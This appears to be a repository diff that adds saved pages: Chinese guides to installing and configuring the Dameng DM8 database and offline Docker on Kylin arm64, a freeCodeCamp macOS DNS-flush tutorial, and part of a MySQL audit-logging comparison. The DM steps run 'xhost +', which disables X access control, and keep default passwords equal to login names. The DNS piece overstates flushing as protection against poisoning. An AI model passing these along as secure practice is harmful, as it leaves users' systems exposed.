数据库安装完成后,需要切换至 root 用户执行上图中的命令 `/home/dmdba/dmdbms/script/root/root_installer.sh` 创建 DmAPService,否则会影响数据库备份。
|
||||
|
||||

|
||||
|
||||
数据库安装完成后还需注册实例才能使用数据库,注册实例可参考[配置实例](https://eco.dameng.com/document/dm/zh-cn/start/dm-instance-linux)章节。
|
||||
|
||||
## 四、图形化安装
|
||||
|
||||
启用图形化安装界面前需要通过如下命令将图形界面权限放开:
|
||||
|
||||
Copy`[root@localhost mnt]# xhost + access control disabled, clients can connect from any host [root@localhost mnt]# echo $DISPLAY [root@localhost mnt]# su - dmdba Last login: 四 1月 25 16:41:51 CST 2024 on pts/1 [dmdba@localhost ~]$ export DISPLAY=:0.0`
|
||||
|
||||
切换到 dmdba 用户,进入 /mnt 目录下,执行命令开始图形化安装。
|
||||
|
||||
Copy`[dmdba@localhost ~]$ cd /mnt [dmdba@localhost mnt]$ ./DM DM8 Install.pdf DMInstall.bin [dmdba@localhost mnt]$ ./DMInstall.bin`
|
||||
|
||||
> **注意**
|
||||
>
|
||||
> 该方法为本地调用图形化界面,如果希望通过其它机器调用该图形化界面需设置 export DISPLAY=调用图形化机器的IP:0.0,例如,数据库安装机器 IP 为 10.10.12.25,需要在 IP 为 192.132.32.12 的机器上调用图形化界面,需要设置 export DISPLAY=192.132.32.12:0.0
|
||||
|
||||
若初始化图形界面失败,当前监视器窗口不支持图形界面,请进入安装文件所在文件夹并使用"./DMInstall.bin -i"进行命令行安装。
|
||||
|
||||
图形化界面启动成功后,将弹出【选择语言与时区】页面,默认为简体中文和中国标准时间。
|
||||
|
||||
|
||||
|
||||
点击【确定】后,弹出 DM 数据库安装程序。
|
||||
|
||||
|
||||
|
||||
点击【下一步】后,为许可证协议页面,选择【接受】。
|
||||
|
||||
|
||||
|
||||
点击【下一步】后,弹出 key 文件页面,点击【浏览】选择【key 文件】,若**没有 key 文件**可以直接点击【下一步】,跳过该步骤。
|
||||
|
||||
|
||||
|
||||
点击【下一步】后,弹出选择组件页面,建议选择**典型安装**,也可根据需要,选择服务器安装、客户端安装和自定义安装。
|
||||
|
||||
|
||||
|
||||
点击【下一步】后,弹出选择安装位置页面,可点击【浏览】选择安装位置,也可安装在默认路径下。
|
||||
|
||||
|
||||
|
||||
点击【下一步】后,弹出确认安装信息页面,检查安装信息是否准确,确认无误后点击【安装】。
|
||||
|
||||
|
||||
|
||||
点击【安装】后,等待 1~2 分钟即可安装完成,安装完成后弹出执行配置脚本页面,按照页面要求执行该脚本即可。
|
||||
|
||||
|
||||
|
||||
重新打开一个终端,切换到 root 用户,执行弹出页面中的脚本。
|
||||
|
||||

|
||||
|
||||
脚本执行完成后,点击执行配置脚本页面中的【完成】,弹出提示框,提示是否关闭窗口,选择是,提示数据库安装完成,再点击【完成】按钮,完成数据库安装。
|
||||
|
||||

|
||||
|
||||
## 五、配置环境变量
|
||||
|
||||
切换到 root 用户进入 dmdba 用户的根目录下,配置对应的环境变量。DM\_HOME 变量和动态链接库文件的加载路径在程序安装成功后会自动导入。命令如下:
|
||||
|
||||
Copy`export PATH=$PATH:$DM_HOME/bin:$DM_HOME/tool`
|
||||
|
||||
编辑 .bash\_profile,使其最终效果如下图所示:
|
||||
|
||||
Copy`cd /home/dmdba/`
|
||||
|
||||
Copy`vim .bash_profile`
|
||||
|
||||
|
||||
|
||||
切换至 dmdba 用户下,执行以下命令,使环境变量生效。
|
||||
|
||||
Copy`su - dmdba`
|
||||
|
||||
Copy`source .bash_profile`
|
||||
|
||||
若需要主动打开配置助手,可使用 dmdba 用户配置实例,进入到 DM 数据库安装目录下的 tool 目录中,使用 `./dbca.sh` 命令打开数据库配置助手。
|
||||
|
||||
启用图形界面前需要通过如下方法将图形界面权限放开:
|
||||
|
||||
Copy`[root@localhost mnt]# xhost + access control disabled, clients can connect from any host [root@localhost mnt]# echo $DISPLAY [root@localhost mnt]# su - dmdba Last login: 四 1月 25 16:41:51 CST 2024 on pts/1 [dmdba@localhost ~]$ export DISPLAY=:0.0`
|
||||
|
||||
进入 DM 安装目录下的 tool 目录,使用如下命令打开 DM 服务查看器,如下所示:
|
||||
|
||||
Copy`[dmdba@localhost ~]$ cd /home/dmdba/dmdbms/tool/ [dmdba@localhost tool]$ ll [dmdba@localhost tool]$ ./dbca.sh`
|
||||
Executable
+181
@@ -0,0 +1,181 @@
|
||||
---
|
||||
page-title: "配置实例 | 达梦技术文档"
|
||||
url: https://eco.dameng.com/document/dm/zh-cn/start/dm-instance-linux.html
|
||||
date: "2024-09-05 08:35:28"
|
||||
---
|
||||
## 一、前言
|
||||
|
||||
DM 数据库在 Linux 环境支持命令行配置实例以及图形化配置实例,本章节将分别进行介绍。
|
||||
|
||||
## 二、命令行方式初始化实例
|
||||
|
||||
使用 dmdba 用户配置实例,进入到 DM 数据库安装目录下的 bin 目录中。
|
||||
|
||||
Copy`su - dmdba cd /home/dmdba/dmdbms/bin`
|
||||
|
||||
|
||||
|
||||
使用 dminit 命令初始化实例,dminit 命令可设置多种参数,可执行如下命令查看可配置参数。
|
||||
|
||||
Copy`./dminit help`
|
||||
|
||||
|
||||
|
||||
需要注意的是 **页大小 (page\_size)、簇大小 (extent\_size)、大小写敏感 (case\_sensitive)、字符集 (charset) 、空格填充模式 (BLANK\_PAD\_MODE) 、页检查模式(PAGE CHECK)** 等部分参数,**一旦确定无法修改**,在初始化实例时确认需求后谨慎设置。
|
||||
|
||||
部分参数解释如下:
|
||||
|
||||
- page\_size:数据文件使用的页大小。取值范围 4、8、16、32,单位:KB。缺省值为 8。可选参数。选择的页大小越大,则 DM 支持的元组长度也越大,但同时空间利用率可能下降。数据库创建成功后无法再修改页大小,可通过系统函数 SF\_GET\_PAGE\_SIZE()获取系统的页大小。
|
||||
- extent\_size:数据文件使用的簇大小,即每次分配新的段空间时连续的页数。取值范围 16、32、64。单位:页数。缺省值为 16。可选参数。数据库创建成功后无法再修改簇大小,可通过系统函数 SF\_GET\_EXTENT\_SIZE()获取系统的簇大小。
|
||||
- case\_sensitive: 标识符大小写敏感。当大小写敏感时,小写的标识符应用""括起,否则被系统自动转换为大写;当大小写不敏感时,系统不会转换标识符的大小写,系统比较函数会将大写字母全部转为小写字母再进行比较。取值:Y、y、1 表示敏感;N、n、0 表示不敏感。缺省值为 Y。可选参数。此参数在数据库创建成功后无法修改,可通过系统函数 SF\_GET\_CASE\_SENSITIVE\_FLAG()或 CASE\_SENSITIVE()查询设置的参数置。
|
||||
- charset:字符集选项。取值范围 0、1、2。0 代表 GB18030,1 代表 UTF-8,2 代表韩文字符集 EUC-KR。缺省值为 0。可选参数。此参数在数据库创建成功后无法修改,可通过系统函数 SF\_GET\_UNICODE\_FLAG()或 UNICODE()查询设置的参数置。
|
||||
- BLANK\_PAD\_MODE:设置字符串比较时,结尾空格填充模式是否兼容 ORACLE。1:兼容;0:不兼容。缺省值为 0。可选参数。此参数在数据库创建成功后无法修改,可通过查询 V$PARAMETER 中的 BLANK\_PAD\_MODE 参数名查看此参数的设置值。
|
||||
- PAGE\_CHECK:PAGE\_CHECK 为页检查模式。取值范围 0、1、2、3。0:禁用页校验;1:开启页校验并使用 CRC 校验;2:开启页校验并使用指定的 HASH 算法进行校验;3:开启页校验并使用快速 CRC 校验。缺省值为 3。可选参数。在数据库创建成功后无法修改。
|
||||
|
||||
更多 dminit 参数解释可参考达梦数据库安装目录下 doc 目录中《DM8\_dminit 使用手册》。
|
||||
|
||||
> **建议**
|
||||
>
|
||||
> 在实际使用中,初始化时建议提前设置好 COMPATIBLE\_MODE 的参数值,便于更好的兼容其他数据库。参数说明:是否兼容其他数据库模式。0:不兼容,1:兼容 SQL92 标准,2:部分兼容 ORACLE,3:部分兼容 MS SQL SERVER,4:部分兼容 MYSQL,5:兼容 DM6,6:部分兼容 TERADATA,7:部分兼容 POSTGRES。
|
||||
|
||||
可以使用默认参数初始化实例,需要附加实例存放路径。此处以初始化实例到 /dmdata/data 目录下为例(执行初始化命令前,需要使用 root 用户授予 /dmdata/data 目录相应权限,可以参考[修改目录权限](https://eco.dameng.com/document/dm/zh-cn/start/install-dm-linux-prepare#%E7%9B%AE%E5%BD%95%E8%A7%84%E5%88%92)),初始化命令如下:
|
||||
|
||||
Copy`./dminit path=/dmdata/data`
|
||||
|
||||
也可以自定义初始化实例的参数,参考如下示例:
|
||||
|
||||
以下命令设置页大小为 32 KB,簇大小为 32 KB,大小写敏感,字符集为 utf\_8,数据库名为 DMTEST,实例名为 DBSERVER,端口为 5237。
|
||||
|
||||
Copy`./dminit path=/dmdata/data PAGE_SIZE=32 EXTENT_SIZE=32 CASE_SENSITIVE=y CHARSET=1 DB_NAME=DMTEST INSTANCE_NAME=DBSERVER PORT_NUM=5237`
|
||||
|
||||
|
||||
|
||||
> **注意**
|
||||
>
|
||||
> 如果此处自定义了初始化参数,在后面的注册服务和启动数据库等步骤中,请按实际的自定义参数进行操作。
|
||||
|
||||
## 三、图形化配置实例
|
||||
|
||||
使用图形化界面安装数据库安装完成后,会弹出选择是否初始化数据库页面,选择【初始化】。
|
||||
|
||||
|
||||
|
||||
点击初始化后会弹出数据库配置助手,通过数据库配置助手便可以配置数据库。
|
||||
|
||||
|
||||
|
||||
### 3.1 手动打开配置助手
|
||||
|
||||
若需要主动打开配置助手,可使用 dmdba 用户配置实例,进入到 DM 数据库安装目录下的 tool 目录中,使用 `./dbca.sh` 命令打开数据库配置助手。
|
||||
|
||||
启用图形界面前需要通过如下方法将图形界面权限放开:
|
||||
|
||||
Copy`[root@localhost mnt]# xhost + access control disabled, clients can connect from any host [root@localhost mnt]# echo $DISPLAY [root@localhost mnt]# su - dmdba Last login: 四 1月 25 16:41:51 CST 2024 on pts/1 [dmdba@localhost ~]$ export DISPLAY=:0.0`
|
||||
|
||||
进入 DM 安装目录下的 tool 目录,使用如下命令打开 DM 数据库配置助手,如下所示:
|
||||
|
||||
Copy`[dmdba@localhost ~]$ cd /home/dmdba/dmdbms/tool/ [dmdba@localhost tool]$ ll [dmdba@localhost tool]$ ./dbca.sh`
|
||||
|
||||
|
||||
|
||||
选择创建数据库实例,点击【开始】。
|
||||
|
||||

|
||||
|
||||
### 3.2 创建数据库模板
|
||||
|
||||
进入创建数据库页面的创建数据库模版页签,此处可以根据实际需求选择合适的数据库模板,一般建议选择【一般用途】其它保持默认即可,如下图所示:
|
||||
|
||||
|
||||
|
||||
### 3.3 选择数据库实例目录
|
||||
|
||||
本例中数据库安装路径为 /dmdba/data,如下图所示:
|
||||
|
||||
|
||||
|
||||
### 3.4 输入数据库标识
|
||||
|
||||
可自定义输入或保持默认数据库名称、实例名、端口号等参数,如下图所示:
|
||||
|
||||
|
||||
|
||||
### 3.5 数据库文件所在位置
|
||||
|
||||
此处可选择自定义或保持默认配置路径,如下图所示:
|
||||
|
||||
控制文件:
|
||||
|
||||
|
||||
|
||||
数据文件:
|
||||
|
||||
|
||||
|
||||
redo 日志文件:
|
||||
|
||||
|
||||
|
||||
初始化日志:
|
||||
|
||||
|
||||
|
||||
用户可通过选择或输入确定数据库控制文件、数据文件、日志文件、初始化日志等文件的所在位置,并可通过右侧功能按钮,对文件进行添加或删除。
|
||||
|
||||
### 3.6 数据库初始化参数
|
||||
|
||||
此处配置可根据实际需求进行配置,如下图所示:
|
||||
|
||||
|
||||
|
||||
需要注意的是**页大小 、簇大小 、大小写敏感 、字符集 、空格填充模式**等部分参数, **一旦确定无法修改** ,需谨慎设置。
|
||||
|
||||
常见参数说明:
|
||||
|
||||
1. 数据文件使用的簇大小:默认值 16,可选值: 16、 32、 64,单位:页。
|
||||
2. 数据页大小:默认值 8,可选值: 4、 8、 16、 32,单位: KB。
|
||||
3. 日志文件大小:默认值 256,单位为: MB,范围为: 64 MB~2 GB。
|
||||
4. 大小敏感:默认值 Y,可选值: Y/N, 1/0。
|
||||
5. 字符集:默认值 0,可选值: 0\[GB18030\], 1\[UTF-8\], 2\[EUC-KR\]。
|
||||
|
||||
### 3.7 口令管理
|
||||
|
||||
此处选择默认配置即可,**默认口令与登录名一致**,如下图所示:
|
||||
|
||||
|
||||
|
||||
用户可输入 SYSDBA,SYSAUDITOR 的密码,对默认口令进行更改,如果安装版本为安全版,将会增加 SYSSSO 用户的密码修改。
|
||||
|
||||
### 3.8 选择创建示例库
|
||||
|
||||
此处建议勾选创建示例库 `BOOKSHOP` 或 `DMHR`,作为测试环境,如下图所示:
|
||||
|
||||
|
||||
|
||||
### 3.9 创建数据库摘要
|
||||
|
||||
在安装数据库之前,将显示用户通过数据库配置工具设置的相关参数。点击【完成】进行数据库实例的初始化工作,如下图所示:
|
||||
|
||||
|
||||
|
||||
### 3.10 创建实例
|
||||
|
||||
点击【完成】,创建完成数据库实例后,按下图按提示执行脚本完成实例配置。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
执行完成后会提示参数修改完成。
|
||||
|
||||
|
||||
|
||||
以 root 用户执行提示的脚本重启数据库使自动优化的参数生效。
|
||||
|
||||
|
||||
|
||||
创建实例完成。
|
||||
|
||||
|
||||
|
||||
至此达梦数据库就可以开始使用了。
|
||||
@@ -0,0 +1,110 @@
|
||||
---
|
||||
page-title: "麒麟V10(arm64/aarch64)离线安装docker – Jason's Blog"
|
||||
url: http://www.884358.com/kylinos-docker/
|
||||
date: "2024-09-25 13:43:43"
|
||||
---
|
||||
[跳至正文](http://www.884358.com/kylinos-docker/#content)
|
||||
|
||||
## 下载docker离线包
|
||||
|
||||
下载地址:[https://download.docker.com/linux/static/stable/](https://download.docker.com/linux/static/stable/ "https://download.docker.com/linux/static/stable/")
|
||||
选择系统架构对应的文件目录:`aarch64`
|
||||
|
||||
我目前使用的docker版本是:`docker-24.0.7.tgz`
|
||||
|
||||
## 安装docker
|
||||
|
||||
1. `# 解压 docker 到当前目录`
|
||||
2. `tar -xvf docker-24.0.7.tgz`
|
||||
|
||||
4. `# 将 docker 文件移动到 /usr/bin 目录下`
|
||||
5. `cp -p docker/* /usr/bin`
|
||||
|
||||
## 准备 docker.service系统配置文件
|
||||
|
||||
1. `vi docker.service`
|
||||
|
||||
docker.service文件内容:
|
||||
|
||||
1. `docker.service`
|
||||
|
||||
3. `[Unit]`
|
||||
4. `Description=Docker Application Container Engine`
|
||||
5. `Documentation=https://docs.docker.com`
|
||||
6. `After=network-online.target firewalld.service`
|
||||
7. `Wants=network-online.target`
|
||||
|
||||
9. `[Service]`
|
||||
10. `Type=notify`
|
||||
11. `# the default is not to use systemd for cgroups because the delegate issues still`
|
||||
12. `# exists and systemd currently does not support the cgroup feature set required`
|
||||
13. `# for containers run by docker`
|
||||
14. `ExecStart=/usr/bin/dockerd`
|
||||
15. `ExecReload=/bin/kill -s HUP $MAINPID`
|
||||
16. `# Having non-zero Limit*s causes performance problems due to accounting overhead`
|
||||
17. `# in the kernel. We recommend using cgroups to do container-local accounting.`
|
||||
18. `LimitNOFILE=infinity`
|
||||
19. `LimitNPROC=infinity`
|
||||
20. `LimitCORE=infinity`
|
||||
21. `# Uncomment TasksMax if your systemd version supports it.`
|
||||
22. `# Only systemd 226 and above support this version.`
|
||||
23. `#TasksMax=infinity`
|
||||
24. `TimeoutStartSec=0`
|
||||
25. `# set delegate yes so that systemd does not reset the cgroups of docker containers`
|
||||
26. `Delegate=yes`
|
||||
27. `# kill only the docker process, not all processes in the cgroup`
|
||||
28. `KillMode=process`
|
||||
29. `# restart the docker process if it exits prematurely`
|
||||
30. `Restart=on-failure`
|
||||
31. `StartLimitBurst=3`
|
||||
32. `StartLimitInterval=60s`
|
||||
|
||||
34. `[Install]`
|
||||
35. `WantedBy=multi-user.target`
|
||||
|
||||
## 将 docker.service 移到 /etc/systemd/system/ 目录
|
||||
|
||||
1. `cp docker.service /etc/systemd/system/`
|
||||
2. `# 设置 docker.service 文件权限`
|
||||
3. `chmod +x /etc/systemd/system/docker.service`
|
||||
|
||||
## 启动docker
|
||||
|
||||
1. `# 重新加载配置文件`
|
||||
2. `systemctl daemon-reload`
|
||||
|
||||
4. `# 启动docker`
|
||||
5. `systemctl start docker`
|
||||
|
||||
7. `# 设置 docker 开机自启`
|
||||
8. `systemctl enable docker.service`
|
||||
|
||||
## 验证安装是否成功
|
||||
|
||||
1. `docker -v`
|
||||
|
||||
## 国内加速
|
||||
|
||||
参考http://www.884358.com/docker-cmds/#guo\_nei\_jia\_su
|
||||
|
||||
## 安装docker-compose
|
||||
|
||||
### 下载
|
||||
|
||||
下载地址:
|
||||
https://github.com/docker/compose/releases
|
||||
选择对应系统架构的离线安装包
|
||||
|
||||
|
||||
### 安装
|
||||
|
||||
1. `# 将 docker-compose 文件复制到 /usr/local/bin/ 目录下,并重命名为 docker-compose`
|
||||
2. `cp docker-compose-linux-aarch64 /usr/local/bin/docker-compose`
|
||||
3. `# 设置 docker-compose 文件权限`
|
||||
4. `chmod +x /usr/local/bin/docker-compose`
|
||||
|
||||
### 验证
|
||||
|
||||
1. `docker-compose -v`
|
||||
|
||||
参考:https://blog.csdn.net/qq\_23845083/article/details/130768859
|
||||
+3347
File diff suppressed because it is too large
Load Diff
@@ -0,0 +1,160 @@
|
||||
---
|
||||
page-title: "How to Flush DNS on Mac – MacOS Clear DNS Cache"
|
||||
url: https://www.freecodecamp.org/news/how-to-flush-dns-on-mac-macos-clear-dns-cache/
|
||||
date: "2024-10-28 11:00:36"
|
||||
---
|
||||

|
||||
|
||||
In this tutorial, you will learn why flushing your DNS cache is important, and how you can clear the cache on your local system.
|
||||
|
||||
Here is what we'll discuss in this guide:
|
||||
|
||||
1. [What is DNS cache?](https://www.freecodecamp.org/news/how-to-flush-dns-on-mac-macos-clear-dns-cache/#intro)
|
||||
1. [Why flushing DNS cache is important](https://www.freecodecamp.org/news/how-to-flush-dns-on-mac-macos-clear-dns-cache/#why)
|
||||
2. [How to flush DNS cache on MacOS](https://www.freecodecamp.org/news/how-to-flush-dns-on-mac-macos-clear-dns-cache/#howto)
|
||||
1. [How to access the terminal application on MacOS](https://www.freecodecamp.org/news/how-to-flush-dns-on-mac-macos-clear-dns-cache/#terminal)
|
||||
2. [How to clear DNS Cache for your MacOS version](https://www.freecodecamp.org/news/how-to-flush-dns-on-mac-macos-clear-dns-cache/#version)
|
||||
|
||||
## What is DNS Cache?
|
||||
|
||||
DNS acts much like an internet phonebook. Think of what a phonebook does – it maps a person's name to their respected phone number.
|
||||
|
||||
DNS (short for Domain Name System) maps domain names to their associated IP addresses.
|
||||
|
||||
A domain name, such as `freecodecamp.org`, is easily read, understood, and recalled by humans.
|
||||
|
||||
IP addresses (IP is short for Internet Protocol) is an address that is machine-readable and consists of a unique series of numbers. These numbers identify a device connected to the Internet.
|
||||
|
||||
Their format is not that human-friendly since it is hard to remember an exact sequence of numbers each time you want to visit a website.
|
||||
|
||||
DNS then maps `freecodecamp.org` to its associated IP address - `104.26.3.33`.
|
||||
|
||||
Think of the DNS cache as a local storage area on your Mac.
|
||||
|
||||
It temporarily stores and keeps track of your computer's activity records like recent website visits.
|
||||
|
||||
Each time you visit a website by typing its URL (short for Uniform Resource Locator), the DNS cache will save the IP address associated with that website.
|
||||
|
||||
When you visit that same website for the second time, the lookup process is more efficient, and the lookup time is much shorter.
|
||||
|
||||
It helps save significant time.
|
||||
|
||||
### Why Flushing DNS Cache Is Important
|
||||
|
||||
You should flush the DNS cache for a few reasons.
|
||||
|
||||
The two most important ones are:
|
||||
|
||||
1) **Flushing DNS is a helpful step for troubleshooting Internet connectivity issues**.
|
||||
|
||||
You may be getting DNS errors in your browser, such as the 'DNS Server Not Responding' message when trying to access a site and establish a connection.
|
||||
|
||||
Keep in mind that your local cache information can become outdated over time.
|
||||
|
||||
When DNS updates happen on a website, your Mac is still using the old, inaccurate information to load the requested page.
|
||||
|
||||
Flushing the DNS cache makes sure cache information is up to date.
|
||||
|
||||
2) **Flushing the DNS cache prevents network security threats, malicious attacks, and DNS cache poisoning from happening**.
|
||||
|
||||
Hackers can access and corrupt your saved DNS cache records.
|
||||
|
||||
For example, they could manipulate and change the IP address associated with a Domain Name of a website you have already visited and map it to a malicious one.
|
||||
|
||||
The next time you request to access that same website, there will be a redirection to a fake and corrupted URL.
|
||||
|
||||
Hackers can request personal and sensitive information, such as credit card numbers, and steal it.
|
||||
|
||||
Frequent flushing of the DNS cache will help prevent this from occurring.
|
||||
|
||||
Clearing the DNS cache on your Mac is a relatively straightforward process, even if you don't have a lot of technical knowledge.
|
||||
|
||||
Here is what you will need:
|
||||
|
||||
- Access to the command line,
|
||||
- Your computer password,
|
||||
- To enter a text command (the command will depend on the version of macOS you are running).
|
||||
|
||||
### How to Access The Terminal Application on MacOS
|
||||
|
||||
macOS has a built-in CLI (Command Line Interface) named `Terminal.app`, which allows you to enter text-based commands that the Operating System will carry out.
|
||||
|
||||
There are a few ways to open the terminal.
|
||||
|
||||
The easiest way is through Spotlight search.
|
||||
|
||||
For this, you can:
|
||||
|
||||
- Either navigate to the very top right corner of the screen and click on the icon that looks like a magnifying glass.
|
||||
- Or, you can also use the `Command Space` shortcut.
|
||||
|
||||
Both will open up the following window:
|
||||
|
||||

|
||||
|
||||
From there, start typing `terminal` and click on the `Terminal.app` option that appears.
|
||||
|
||||
You should see a window open that looks similar to the following:
|
||||
|
||||
|
||||
|
||||
### How to Clear DNS Cache For Your MacOS Version
|
||||
|
||||
In the terminal window, you will then need to enter a command.
|
||||
|
||||
The command is different depending on the version of macOS you are running.
|
||||
|
||||
Each version of macOS has a version number and a version name.
|
||||
|
||||
To find out the macOS version on your computer, click on the Apple icon at the very top left corner of your screen. From the dropdown menu that appears, select `About This Mac`.
|
||||
|
||||
In the `Overview` tab, you will first see the version name. Then, underneath that, you will see the version number.
|
||||
|
||||
|
||||
|
||||
In the table below, you will see the versions of macOS in reverse chronological order – from the most recent one to the oldest one.
|
||||
|
||||
Navigate to your version of Mac and copy the respective command.
|
||||
|
||||
| MacOS Version | Command |
|
||||
| --- | --- |
|
||||
| macOS 12 (Monterey) | `sudo dscacheutil -flushcache; sudo killall -HUP mDNSResponder` |
|
||||
| macOS 11 (Big Sur) | `sudo dscacheutil -flushcache; sudo killall -HUP mDNSResponder` |
|
||||
| macOS 10.15 (Catalina) | `sudo dscacheutil -flushcache; sudo killall -HUP mDNSResponder` |
|
||||
| macOS 10.14 (Mojave) | `sudo killall -HUP mDNSResponder` |
|
||||
| macOS 10.13 (High Sierra) | `sudo killall -HUP mDNSResponder` |
|
||||
| macOS 10.12 (Sierra) | `sudo killall -HUP mDNSResponder` |
|
||||
| OS X 10.11 (El Capitan) | `sudo killall -HUP mDNSResponder` |
|
||||
| OS X 10.10 (Yosemite) | `sudo discoveryutil udnsflushcaches` |
|
||||
| OS X 10.9 (Mavericks) | `sudo killall -HUP mDNSResponder` |
|
||||
| OS X 10.8 (Mountain Lion) | `sudo killall -HUP mDNSResponder` |
|
||||
| Mac OS X 10.7 (Lion) | `sudo killall -HUP mDNSResponder` |
|
||||
| Mac OS X 10.6 (Snow Leopard) | `sudo dscacheutil -flushcache` |
|
||||
| Mac OS X 10.5 (Leopard) | `sudo lookupd -flushcache` |
|
||||
| Mac OS X 10.4 (Tiger) | `lookupd -flushcache` |
|
||||
|
||||
After typing the command and hitting enter, there will be a prompt for entering your computer's password.
|
||||
|
||||
Keep in mind that when you are typing your password, you will not be able to view what you are typing – not even any asterisks.
|
||||
|
||||
It appears as though nothing is happening, but rest assured that something is.
|
||||
|
||||
Once you have entered your password and hit enter, you will not see a message indicating that the process is complete.
|
||||
|
||||
Instead, you will view a new terminal prompt.
|
||||
|
||||
## Conclusion
|
||||
|
||||
And there you have it – your local DNS cache is now clear.
|
||||
|
||||
Hopefully, this has helped resolve any connectivity issues you may be experiencing.
|
||||
|
||||
Clearing DNS frequently is always a good idea to help fix troublesome internet connections and ensure your system is secure from potential threats.
|
||||
|
||||
Thanks for reading!
|
||||
|
||||
---
|
||||
|
||||
---
|
||||
|
||||
Learn to code for free. freeCodeCamp's open source curriculum has helped more than 40,000 people get jobs as developers. [Get started](https://www.freecodecamp.org/learn/)
|
||||
@@ -0,0 +1,938 @@
|
||||
---
|
||||
page-title: "MySQL community audit logging - CyberSecThreat"
|
||||
url: https://cybersecthreat.com/2021/12/09/mysql-community-edition-audit-logging/
|
||||
date: "2024-10-25 16:29:56"
|
||||
---
|
||||
|
||||
> Percona audit logging plugin
|
||||
|
||||
---
|
||||
|
||||
## Introduction
|
||||
|
||||
This time, we are going to discuss various options for MySQL community edition authentication audit logging.
|
||||
|
||||
Authentication audit is certainly an important part of continuous monitoring. If a hacker can get the credentials of the database from elsewhere (e.g. compromise of another machine), then the adversary may also be able to directly access the database. Therefore, we may catch attackers earlier using these kinds of IoC.
|
||||
|
||||
### Testing Environments:
|
||||
|
||||
During our research work, we have selected the following 3 environments:
|
||||
|
||||
- `A. Red Hat Enterprise Linux (RHEL) 7.2 & MySQL community server 5.7.19`
|
||||
- `B. Red Hat 7.4 & MySQL community server 5.7.29`
|
||||
- `C. Redhat 8.0 & MySQL community server 8.0.16`
|
||||
|
||||
Before we go in-depth for technical details, we will first list available solutions. However, We will not discuss the MySQL Enterprise audit logging plugin because it only supports MySQL Enterprise.
|
||||
|
||||
- `Native MySQL general_log configuration`
|
||||
- `MySQL Enterprise audit logging plugin (audit_log.so)`
|
||||
- `MariaDB audit logging plugin (server_audit.so)`
|
||||
- `Mcafee audit logging plugin (libaudit_plugin.so)`
|
||||
- `Percona audit logging plugin (audit_log.so)`
|
||||
|
||||
Check out the following compatibility matrix so that you can select the solutions suitable for your environment:
|
||||
|
||||
<table><tbody><tr><td></td><td data-align="center"><strong><code>RHEL 7.2 & MySQL community server 5.7.19</code></strong></td><td data-align="center"><strong><code>RHEL 7.4 & MySQL community server 5.7.29</code></strong></td><td data-align="center"><strong><code>Red Hat 8.0 & MySQL community server 8.0.16</code></strong></td></tr><tr><td><strong><code>Native MySQL general_log configuration</code></strong></td><td data-align="center"><code>✔️</code></td><td data-align="center"><code>✔️</code></td><td data-align="center"><code>✔️</code></td></tr><tr><td><strong><code>MySQL Enterprise audit logging plugin (audit_log.so)</code></strong></td><td data-align="center"><code>❌</code></td><td data-align="center"><code>❌</code></td><td data-align="center"><code>❌</code></td></tr><tr><td><strong><code>MariaDB audit logging plugin (server_audit.so)</code></strong></td><td data-align="center"><code>✔️</code></td><td data-align="center"><code>✔️</code></td><td data-align="center"><code>❌</code></td></tr><tr><td><strong><code>Mcafee audit logging plugin (libaudit_plugin.so)</code></strong></td><td data-align="center"><code>✔️</code></td><td data-align="center"><code>✔️</code></td><td data-align="center"><code>✔️</code></td></tr><tr><td><strong><code>Percona audit logging plugin (audit_log.so)</code></strong></td><td data-align="center"><code>❌</code></td><td data-align="center"><code>❌</code></td><td data-align="center"><code>✔️</code></td></tr></tbody></table>
|
||||
|
||||
Support Matrix for MySQL community authentication logging
|
||||
|
||||
## Description, Pros, and Cons of different MySQL community audit logging:
|
||||
|
||||
### 1\. Native MySQL `general_log` configuration
|
||||
|
||||
- Description
|
||||
- Natively supported by both MySQL community/enterprise version and MariaDB
|
||||
- Logs both authentication and query without the option to filter
|
||||
- Native app by Splunk, but the parsing needs to be fine-tuned.
|
||||
- Pros
|
||||
- Support both MySQL community server 5.7.X and 8.X
|
||||
- Third-party plugin is not needed and therefore no compatibility concerns
|
||||
- Cons
|
||||
- May impact MySQL performance due to it logs ALL query
|
||||
- May raise privacy concern due to SQL statement logged may contain unencrypted sensitive information
|
||||
|
||||
### 2\. MySQL Enterprise audit logging plugin (`audit_log.so`)
|
||||
|
||||
- Description
|
||||
- Introduced since MySQL Enterprise version [5.7.9](https://dev.mysql.com/doc/mysql-security-excerpt/5.7/en/audit-log-reference.html)
|
||||
- Support full auditing as well as only log authentication-related events by using `--audit-log-policy=LOGINS` options.
|
||||
- Pros
|
||||
- Natively comes with MySQL Enterprise edition, thus no compatibility concerns
|
||||
- Cons
|
||||
- Only supports MySQL Enterprise version
|
||||
|
||||
### 3\. MariaDB audit logging plugin (`server_audit.so`)
|
||||
|
||||
- Description
|
||||
- Audit logging plugins developed by MariaDB, which is another company contributed by original founder of MySQL.
|
||||
- Support full auditing as well as only log authentication-related event `server_audit_events='CONNECT'` options
|
||||
- Only supports MySQL community server 5.7.X, but it does not work since MySQL community v5.7.30
|
||||
- Pros
|
||||
- Less compatibility concern because MariaDB 5.5 is completely based on MySQL 5.x
|
||||
- Cons
|
||||
- Additional third-party plugin installation is needed
|
||||
- MySQL community server 8.x is not supported.
|
||||
|
||||
### 4\. Percona audit logging plugin (`audit_log.so`)
|
||||
|
||||
- Description
|
||||
- Audit logging plugins developed by Percona, which is another drop-in replacement of MySQL server.
|
||||
- Support full auditing in different formats (e.g. OLD XML, NEW, JSON, and CSV) as well as only log authentication-related events with `audit_log_policy = LOGINS` options
|
||||
- Only support MySQL community server 8.x
|
||||
- Pros
|
||||
- Less compatibility concern due to Percona 8.0 is based on MySQL 8.0
|
||||
- Cons
|
||||
- Additional third-party plugin installation is required
|
||||
- MySQL community server 5.7 is not supported.
|
||||
|
||||
### 5\. Mcafee audit logging plugin (`libaudit_plugin.so`)
|
||||
|
||||
- Description
|
||||
- Audit logging plugins developed by Mcafee, which has been a CyberSecurity Company for a long time.
|
||||
- Support full auditing in JSON format as well as only log authentication-related events using `audit_record_cmds='connect,Failed Login,Quit'` options
|
||||
- Pros
|
||||
- Support both MySQL community server 5.7.X and 8.X
|
||||
- Cons
|
||||
- Third-party plugin is needed
|
||||
- This may introduce performance impact due to this plugin using non-standard API
|
||||
- Some additional packages (`gdb`, `policycoreutils-devel`) are needed to install
|
||||
- Additional efforts to deal with `SELINUX` settings
|
||||
- Additional effort to deal with process offset using `GDB`
|
||||
- Introduce additional complexity during MySQL upgrade as process offset may change after each MySQL upgrade
